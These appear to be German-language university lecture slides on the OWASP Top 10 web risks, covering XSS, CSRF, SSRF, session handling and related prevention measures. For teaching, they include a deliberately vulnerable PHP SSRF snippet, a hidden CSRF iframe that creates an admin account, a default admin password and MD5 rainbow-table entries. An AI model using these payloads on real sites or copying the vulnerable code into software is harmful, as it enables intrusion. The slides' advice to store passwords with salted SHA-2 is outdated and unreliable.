
<https://websitecuritystore.com/blog/what-is-cross-site-scripting-attack/>

Cross-Site-Scripting Persistent



<https://websitecuritystore.com/blog/what-is-cross-site-scripting-attack/>

Cross-Site-Scripting DOM-based



<https://websitecuritystore.com/blog/what-is-cross-site-scripting-attack/>

OWASP XSS Prevention Sheet

1. **Input validation and sanitization:** Input validation and data sanitization are the first line of defense against untrusted data. Apply white list validation wherever possible.
2. **Output encoding for correct context:** When a browser is rendering HTML and any other associated content like CSS, javascript etc., it follows different rendering rules for each context. Hence *Context-sensitive output encoding* is absolutely critical for mitigating risk of XSS.

Context	Code Sample	Encoding Type
HTML Entity	<code> UNTRUSTED DATA</code>	Convert & to & Convert < to < Convert > to > Convert " to " Convert ' to ' Convert / to /
HTML Attribute Encoding	<code><input type="text" name="fname" value=" UNTRUSTED DATA"></code>	Except for alphanumeric characters, escape all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
URI Encoding	<code>clickme</code>	Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
JavaScript Encoding	<code><script>var currentValue=' UNTRUSTED DATA';</script> <script>someFunction(' UNTRUSTED DATA');</script></code>	Ensure JavaScript variables are quoted. Except for alphanumeric characters, escape all characters with ASCII values less than 256 with \uXXXX unicode escaping format (X = Integer), or in xHH (HH = HEX Value) encoding format.
CSS Encoding	<code><div style="width: UNTRUSTED DATA;">Selection</div></code>	Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the \HH (HH= Hex Value) escaping format.

Cross-Site-Scripting

OWASP XSS Prevention Sheet

3. **HTTPOnly cookie flag:** Preventing all XSS flaws in an application is hard. To help mitigate the impact of an XSS flaw on your site, set the HTTPOnly flag on session cookie and any custom cookies that are not required to be accessed by JavaScript.

4. **Implement Content Security Policy (CSP):** CSP is a browser side mechanism which allows creating whitelists for client side resources used by the web application, e.g. JavaScript, CSS, images, etc. CSP via special HTTP header instructs the browser to only execute or render resources from those sources. For example, the CSP header below allows content only from example site's own domain (mydomain.com) and all its sub domains.

```
Content-Security-Policy: default-src 'self' *.mydomain.com
```


5. **Apply encoding on both client and server side:** It is essential to apply encoding on both client and server side to mitigate DOM based XSS attack, in which untrusted data never leaves the browser.

Content Security Policy

Der primäre Anwendungsfall für CSP ist die Steuerung, welche Ressourcen, insbesondere JavaScript-Ressourcen, ein Dokument laden darf. Dies wird hauptsächlich als Schutz vor [Cross-Site Scripting \(XSS\)](#)-Angriffen verwendet.

Trusted Types ist eine Sicherheitsfunktion im Browser, die **DOM-basiertes Cross-Site Scripting (XSS)** komplett verhindert. Wenn die Funktion aktiv ist, sperrt der Browser die direkte Übergabe von normalem Text (Strings) an riskante Stellen, hier muss dann zwingend eine Bibliothek wie DOMPurify verwendet werden.

Ein CSP kann auch andere Zwecke haben, wie z.B. den Schutz vor [Clickjacking](#) und die Sicherstellung, dass die Seiten einer Website über HTTPS geladen werden.



Content-Security-Policy: default-src 'self'; img-src 'self' example.com

#3 Software Supply Chain Failures (neu in 2025 auch)

Software-Supply-Chain-Fehler sind Schwachstellen oder Manipulationen beim Erstellen, Verteilen oder Updaten von Software durch fehlerhafte Dritte (Code, Tools, Abhängigkeiten)

- **Unbekannte Abhängigkeiten:** Komponenten aus unsicheren Quellen gelangen in die Produktionsumgebung
- **Veraltete Systeme:** Betriebssysteme, Datenbanken, APIs oder Bibliotheken sind veraltet
- **Keine Scans:** Es fehlen regelmäßige Sicherheits-Scans und Abonnements von Sicherheitswarnungen
- **Keine lückenlose Dokumentation:** Änderungen im gesamten Entwicklungsprozess werden nicht überwacht
- **Mangelnde Absicherung & Rechtevergabe:** Die Systeme der Pipeline sind nicht gehärtet und das Prinzip der minimalen Rechtevergabe (Least Privilege) fehlt
- **Kein Vier-Augen-Prinzip:** Es gibt keine Funktionstrennung (Separation of Duty); eine Person kann Code ohne Prüfung direkt bis in die Produktion bringen
- **Zu langsam patchen:** Sicherheitsupdates werden wegen starrer, seltener Wartungsfenster (z. B. nur quartalsweise) zu spät eingespielt
- **Konfigurationen vernachlässigen:** Die Absicherung der Systemeinstellungen wird vernachlässigt
- **Unsichere Pipelines:** Die CI/CD-Pipeline ist schlechter geschützt als die Systeme, die sie eigentlich baut und ausrollt

#4 Insecure Design

A4:2021- Insecure Design


Hierbei handelt es sich um eine Kategorie verschiedener Schwachstellen, die sich durch fehlende oder ineffektive Sicherheitskontrollen und architektonische Fehler auszeichnen. Zu beachten ist, dass hier das Design und nicht etwa die Implementierung gemeint ist.

- Fehlerhafter Workflow bei der Wiederherstellung der Credentials (Passwort vergessen ermöglicht Fremden einen Zugang)
- Übernahme von Daten ohne auf relevante Schranken zu achten (Buchung von mehr Sitzplätzen als vorhanden oder erlaubt)
- Fehlende Mandantentrennung

#4 Insecure Design

OWASP Software Assurance Maturity Model

<https://owaspsamm.org/release-notes-v2/>



Security by Design bedeutet, dass IT-Systeme von der ersten Idee an so konzipiert werden, dass sie von Grund auf sicher sind

#5 Sicherheitsrelevante Fehlkonfiguration

A5:2017-Sicherheitsrelevante Fehlkonfiguration

Fehlkonfigurationen von Sicherheitseinstellungen sind unsichere Standardkonfigurationen, unvollständige oder ad-hoc durchgeführte Konfigurationen, ungeschützte Cloud-Speicher, fehlkonfigurierte HTTP-Header und Fehlerausgaben, die vertrauliche Daten enthalten.

Angreifer versuchen oft Standard-Konten, ungenutzte -(Beispiel)Seiten, ungeschützte Dateien etc. auszunutzen, um einen unerlaubten Zugriff oder Informationen über das System zu erlangen.

#5 Sicherheitsrelevante Fehlkonfiguration

Fehlkonfiguration des Servers

- Unnötige Features des Servers sind aktiviert
 - > Beispiel PHP: magic_quotes, register_globals
- Standard-Accounts sind noch aktiviert
 - > Typo3 nutzte standardmäßig das Passwort „joh316“ für den Adminbereich
- Fehlermeldungen sollten nur im internen Error-Log erscheinen
 - > Stacktraces anzuzeigen ist gefährlich, da dies sensible Informationen über den Server herausgibt
- Läuft der Server evtl. im Entwicklungsmodus?
 - > DEVELOPMENT vs. PRODUCTIVE
 - > Ist der Debug-Modus noch aktiv?
 - > XAMPP von der Entwicklung zur Produktion übernommen?
 - > Beispiel: Fehlermeldungen werden dem Benutzer angezeigt
 - > phpMyAdmin evtl. öffentlich verfügbar?

#6 Anfällige und veraltete Komponenten

A6:2021- Anfällige und veraltete Komponenten

Betriebssysteme, Frameworks, Bibliotheken und Anwendungen müssen sicher konfiguriert werden und zeitnah Patches und Updates erhalten.

Angreifer versuchen oft, ungepatchte Schwachstellen zu entdecken, um einen unerlaubten Zugriff oder Informationen über das System zu erlangen.

Gerade im IoT-Bereich gibt es viele Probleme, z.B. auch solche, die noch immer der Heartbleed-Attacke unterliegen

#7 Fehler bei der Identifizierung und Authentifizierung

A7:2021-Fehler bei der Identifizierung und Authentifizierung

Durch Schwachstellen in der Authentifizierung, Identität und Sitzungsverwaltung können Angreifer Benutzerkonten, Passwörter und Sitzungstoken kompromittieren oder sich die unsichere Sitzungsverarbeitung zunutze machen.

Probleme bei der Sitzungsverwaltung können auch zu Angriffen im Zusammenhang mit der Authentifizierung führen, insbesondere wenn Benutzersitzungen oder Authentifizierungstoken während der Abmeldung oder eines Zeitraums der Inaktivität nicht ordnungsgemäß außer Kraft gesetzt werden

#7 Fehler bei der Identifizierung und Authentifizierung

Passwörter sicher abspeichern

- Mit „sicheren“ Hash-Funktionen
 - > „SHA2-Familie“ (SHA-256, SHA-512, ...)
- Salt verwenden
 - > Zufällige Zeichenfolge, die an das eigentlich Passwort angehängt wird
 - > Verhindert den Einsatz von Rainbow Table auf Angreiferseite
 - Ein Rainbow Table speichert sehr viele Wörter und deren Hash, so dass aus einem Hash der ursprüngliche Wert ermittelt werden kann
 - Beispiel: Rainbow-Table

md5	Klartext
e10adc3949ba59abbe56e057f20f883e	123456
25f9e794323b453885f5181f1b624d0b	123456789
d8578edf8458ce06fbc5bb76a58c5ca4	qwerty
96e79218965eb72c92a549dd5a330112	111111
5f4dcc3b5aa765d61d8327deb882cf99	password
c822c1b63853ed273b89687ac505f9fa	google

Warum eigentlich Passwörter im Klartext an den Server schicken?

Bei der klassischen Passwort-Authentifizierung übermittelt der Client sein Geheimnis im Klartext an den Server (auch wenn der Übertragungsweg via TLS verschlüsselt ist). Der Server sieht das Passwort und verarbeitet es.

Bei einer zertifikatsbasierten Authentifizierung hingegen verlässt der private Schlüssel des Benutzers niemals sein Gerät; der Server erhält nur einen mathematischen Beweis (eine digitale Signatur), dass der Client im Besitz des Schlüssels ist.

Dennoch hat sich das Passwort im Massenmarkt durchgesetzt.

Um das Beste aus beiden Welten zu vereinen, wurde der Passkey-Standard entwickelt. Er funktioniert im Hintergrund exakt wie eine zertifikatsbasierte Authentifizierung: Ihr Gerät generiert ein kryptografisches Schlüsselpaar, der Server sieht niemals ein Passwort.

Um die schlechte Nutzbarkeit von klassischen Zertifikaten zu umgehen, werden Passkeys per Biometrie (FaceID/Fingerabdruck) freigeschaltet und über die Cloud des Anbieters (Apple, Google, Microsoft) sicher auf andere Geräte synchronisiert.

#7 Fehler bei der Identifizierung und Authentifizierung

Session über Adresszeile

- Session-ID wird über die Adresszeile übermittelt (statt per Cookies)
- Ggf. Folge der URL-Rewriting-Technik
- Teilt der User einen Link, so teilt er auch seinen Login-Status

Session Fixation (baut auf „Session über Adresszeile“ auf)

- Der Angreifer schickt dem Opfer einen Link mit einer Session
- Das Opfer loggt sich ein
- Da der Angreifer die Session-ID kennt, ist er nun als Opfer eingeloggt

Session-IDs werden nicht erneuert oder laufen nie aus

- Beim Login sollte eine neue Session-ID erzeugt werden (um Session Fixation zu verhindern)
- Sessions sollten außerdem nicht ewig gültig sein, sondern nach einem festgelegten Zeitraum auslaufen

#7 Fehler bei der Identifizierung und Authentifizierung

Maßnahmen

- Wenn möglich: Mehrfaktor-Authentisierung
- Im Auslieferungszustand sollten keine Standardbenutzer angelegt sein. Dies gilt besonders für administrative Benutzer.
- **Wechsel der Session-Id bei jedem Login, Begrenzung der Lebensdauer**
- Begrenzung der Fehlversuche, ggf. mit Verzögerungen
- Serverseitig sichere und etablierte Sitzungsmanager verwenden
- **Sitzungs-IDs** sollten **nicht in der URL** stehen, sicher gespeichert und nach Abmeldung, Inaktivität oder einer gewissen Zeitspanne entwertet werden.
- Im besten Fall das Session Management eines Frameworks nutzen!
 - > Sehr wahrscheinlich sind die Probleme dort bereits gelöst

Weitere Informationen: http://www.owasp.org/index.php/Authentication_Cheat_Sheet

#8 Software- und Datenintegritätsfehler

A8:2021- Software- und Datenintegritäts fehler

Diese Schwachstellen entstehen, wenn Anwendungscode und Infrastruktur nicht vor Integritätsverletzungen z.B. durch das Laden von Modulen aus nicht vertrauenswürdigen Quellen, Repositories und CDNs geschützt ist,

Angreifer könnten ihre eigenen Updates hochladen, die auf allen Installationen verteilt und ausgeführt werden. Die unsichere Deserialisierung, bei der eine Anwendung nicht vertrauenswürdige serialisierte Daten verwendet und diese Daten verarbeitet, ohne deren Gültigkeit sicherzustellen, gehört ebenfalls zu dieser Risikokategorie und ermöglicht Angriffe wie Code-Ausführung aus der Ferne (RCE, Remote Code Execution) und Rechteauserweiterung.

SolarWinds Orion Attacke: Hier wurde eine Supply-Chain-Attacke gefahren, also die **Schadsoftware** in die **Build-Chain** gebracht, so dass bis zu 30.000 Systeme infiziert werden konnten. Faktisch wurde also die Schadsoftware distribuiert

Die 2025er Anordnung würde dies nunmehr unter Supply-Chain-Failures einstufen. Hier geht es darum, dass Software-Updates oder kritische Daten verarbeitet wurden, **ohne deren Integrität zu prüfen**

#9 Fehler bei der Sicherheitsprotokollierung und -überwachung

A9:2021- Fehler bei der Sicherheitsproto- kollierung und - überwachung

Unzureichendes Logging und Monitoring führt zusammen mit fehlender oder uneffektiver Reaktion auf Vorfälle zu andauernden oder wiederholten Angriffen. Auch können Angreifer dadurch in Netzwerken weiter vordringen und Daten entwenden, verändern oder zerstören. Viele Studien zeigen, dass die Zeit bis zur Aufdeckung eines Angriffs bei ca. 200 Tagen liegt sowie typischerweise durch Dritte entdeckt wird und nicht durch interne Überwachungs- und Kontrollmaßnahmen.

Angreifer könnten vorhandene Lücken über einen längeren Zeitraum nutzen, ohne dass dies auffällt. Logs enthalten zwar eine Fehlermeldung, aber keine **Zeitstempel, Quell-IP-Adressen oder Benutzer-IDs**. Eine forensische Nachverfolgung des Angriffs ist unmöglich. **Alarm-Müdigkeit (*Alert Fatigue*)**: Das System generiert bei jeder Kleinigkeit eine Warnmeldung.

So hat eine große europäische Airline einen General Data Protection Regulation relevanten Zugriff (Exploit) bekommen. Konkret waren mehr als 400.000 Kunden samt ihrer Bezahlinformationen hiervon betroffen. Die Airline musste 20 Mio Pfund Strafe bezahlen.


Jeder Zugriff auf diese Daten hätte protokolliert werden sollen, so dass durch diese Maßnahmen der nicht berechtigte Zugriff frühzeitig hätte erkannt werden können.

#10 Serverseitige Anfragenfälschung (SSRF, Server-Side Request Forgery)

A10:2021- Serverseitige Anfragenfälschung (SSRF, Server-Side Request Forgery)

Diese Schwachstelle entsteht, wenn eine Anwendung Benutzereingaben nicht überprüft oder bereinigt, bevor Daten von einer Remote-Ressource abgerufen werden

Angreifer könnten in vom Server übernommene Daten eine Aktion einbauen, um über den Server Zugriff auf interne oder nachgelagerte Ressourcen zu erhalten. Hierbei wird ausgenutzt, dass viele WebServer sich in der demilitarisierten Zone befinden und somit auf interne Ressourcen zugreifen können



<https://www.shorebreaksecurity.com/blog/ssrfs-up-real-world-server-side-request-forgery-ssrf/>

#10 Serverseitige Anfragenfälschung (SSRF, Server-Side Request Forgery)

**A10:2021-
Serverseitige
Anfragenfälschung
(SSRF, Server-Side
Request Forgery)**

```
<?php
$image_url = $_GET['url'];
$image = file_get_contents($image_url);
header('Content-Type: image/jpeg');
echo $image;
?>
```

Ein Angreifer trägt als URL nicht ein Bild aus dem Internet ein, sondern beispielsweise eine interne Adresse wie `http://127.0.0.1:8080/admin` oder `http://localhost:3306` (Datenbankport). Der Server, der Zugriff auf das interne Netzwerk hat, sendet daraufhin die Anfrage an die interne Ressource.

**SSRF wurde 2025 vollständig in die Kategorie A01:
Broken Access Control (Defekte Zugriffskontrolle)
integriert**

#10 Mishandling of Exceptional Conditions

**A10:2025-
Fehler ermöglichen
das Ausnutzen von
Lücken**

Das "Fail-Open"-Prinzip: Ein Sicherheits-Plugin oder ein Authentifizierungs-Modul stürzt aufgrund eines unerwarteten Inputs ab. Anstatt das System komplett zu sperren (*Fail-Secure*), schaltet das fehlerhafte Modul auf "Durchzug" und gewährt dem Angreifer ohne Login Zugriff

Auslösen von Systemabstürzen (DoS): Ein Angreifer sendet bewusst Parameter, die im Code zu einem unbehandelten Fehler führen (z. B. NullPointerException oder Speicherüberlauf). Da die Ausnahme nicht sauber abgefangen wird, stürzt die gesamte Instanz ab

Informationsabfluss durch Stacktraces: Wenn eine Datenbankabfrage fehlschlägt, zeigt die Anwendung dem normalen Benutzer die rohe Fehlermeldung inklusive SQL-Struktur und Dateipfaden an. Angreifer nutzen diese Details für gezielte SQL-Injections

Cross-Site-Request-Forgery (Verschwunden in 2017)

„Fälschung“ einer Anfrage über einen anderen Benutzer

- Benutzer ist auf einer anderen Webseite autorisiert
- „Böse“ Webseite bindet diese Webseite über IFrame ein und führt eine Operation unter der Berechtigung des Benutzers aus
- Beispiel:
 - > X hat es auf den Administrator Y der Seite example.com abgesehen
 - > X erstellt eine Webseite mit folgendem Inhalt und schickt Y (anonym) einen Link zur Seite zu

```
<iframe src="http://example.com/admin/createAdminAccount.php?name=admin2&pw=test"></iframe>
```
 - > createAdminAccount.php erstellt einen Admin-Account für die Seite, kann aber nur von einem Administrator aufgerufen werden
 - > Ist der Administrator eingeloggt, wurde also ein Account erstellt
 - > Wenn der iFrame jetzt auf `<iframe width="0" height="0" border="0">` gesetzt wird ist das nur schwer zu erkennen

iFrames werden besonders gehandhabt und teilweise geschützt

Cross-Site-Request-Forgery

[heise online](#) > [News](#) > [2013](#) > [KW 28](#) > Mail-Adressen bei T-Online lassen sich kapern

09.07.2013 14:52



« Vorige | Nächste »

Mail-Adressen bei T-Online lassen sich kapern

vorlesen / MP3-Download

Durch eine Schwachstelle können Angreifer die Mail-Adressen von T-Online-Kunden kapern, wie MDR Info [berichtet](#). Der Angreifer lockt sein Opfer in spe hierzu auf eine speziell präparierte Internetseite, die ohne Zutun des Nutzers eine Anfrage an einen T-Online-Server schickt.

Die Anfrage bewirkt, dass der Mail-Alias des T-Online-Nutzers freigegeben wird. Im Anschluss kann sich der Angreifer den Alias selbst registrieren und beliebig nutzen; etwa, um sich über "Passwort vergessen" Zugriff auf Webdienste zu verschaffen, bei denen der ursprüngliche Eigentümer des Mail-Accounts registriert ist.

Bei dem Angriff handelt es sich um sogenanntes Cross-Site-Request-Forgery (CSRF), das darauf abzielt, dass eine Funktion auf der T-Online-Site nicht ausreichend geschützt ist. Die speziell präparierte Website des Angreifers ahmt den HTTP-Request nach, der erzeugt wird, wenn ein Nutzer seinen E-Mail-Alias über die entsprechende Funktion auf der T-Online-Site freigibt. Die Anfrage könnte etwa folgendermaßen aussehen:

```
http://mail.t-online.de/service.php?action=unregister
```

T-Online gibt den Alias daraufhin – offenbar ohne Schonfrist – zur Neuregistrierung frei.

Quelle: <https://heise.de/-1914004>

Cross-Site-Request-Forgery

Schutzmaßnahmen

- Zusätzliche Information (**CSRF-Token**) wird beim Login generiert
 - > Beispiel: 20-stelliger zufälliger Wert
- Die Webseite versieht nun alle PUT-POST-DELETE Anfragen zusätzlich mit dem Token
 - > Hidden Field bei POST Requests

```
<input type="hidden" name="token" value="3dkl3kcualidkladfj1el" />
```
 - > Token Parameter bei URLs:
 - /dosomething.php wird zu /dosomething.php?auth=3dkl3kcualidkladfj1el
 - Nicht zu empfehlen, da der Token ggf. einfach erkennbar ist
 - > CSRF-Token als benutzerdefinierter **HTTP-Header** (z. B. X-CSRF-Token) zu übertragen, ist eine **Best Practice** und deutlich sicherer als das Token im HTML-Formularkörper
- Der Wert kann von einer externen Webseite nicht herausgefunden werden
- Alle Tabs können bei einem Server nur einen Token verwenden
 - > **Ablauf:** Sie sind bei bank.com eingeloggt. Sie surfen auf boese-seite.de. Diese Seite versucht heimlich im Hintergrund eine Überweisung via POST an bank.com zu senden.
 - > **Ergebnis:** Der Angriff schlägt fehl. boese-seite.de hat keinen Zugriff auf die Cookies oder den Speicher von bank.com (Same-Origin-Policy). Sie kann das Token nicht mitsenden. Es kommt zum schützenden *Token Mismatch*

Weitere Informationen: [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

Cross-Site-Request-Forgery



Facebook paid a \$25,000 bounty for a critical cross-site request forgery (CSRF) vulnerability that could have been exploited to hijack accounts simply by tricking users into clicking on a link.

<https://securityaffairs.com/81219/hacking/facebook-csrf-flaw.html>

Cross-Site-Request-Forgery

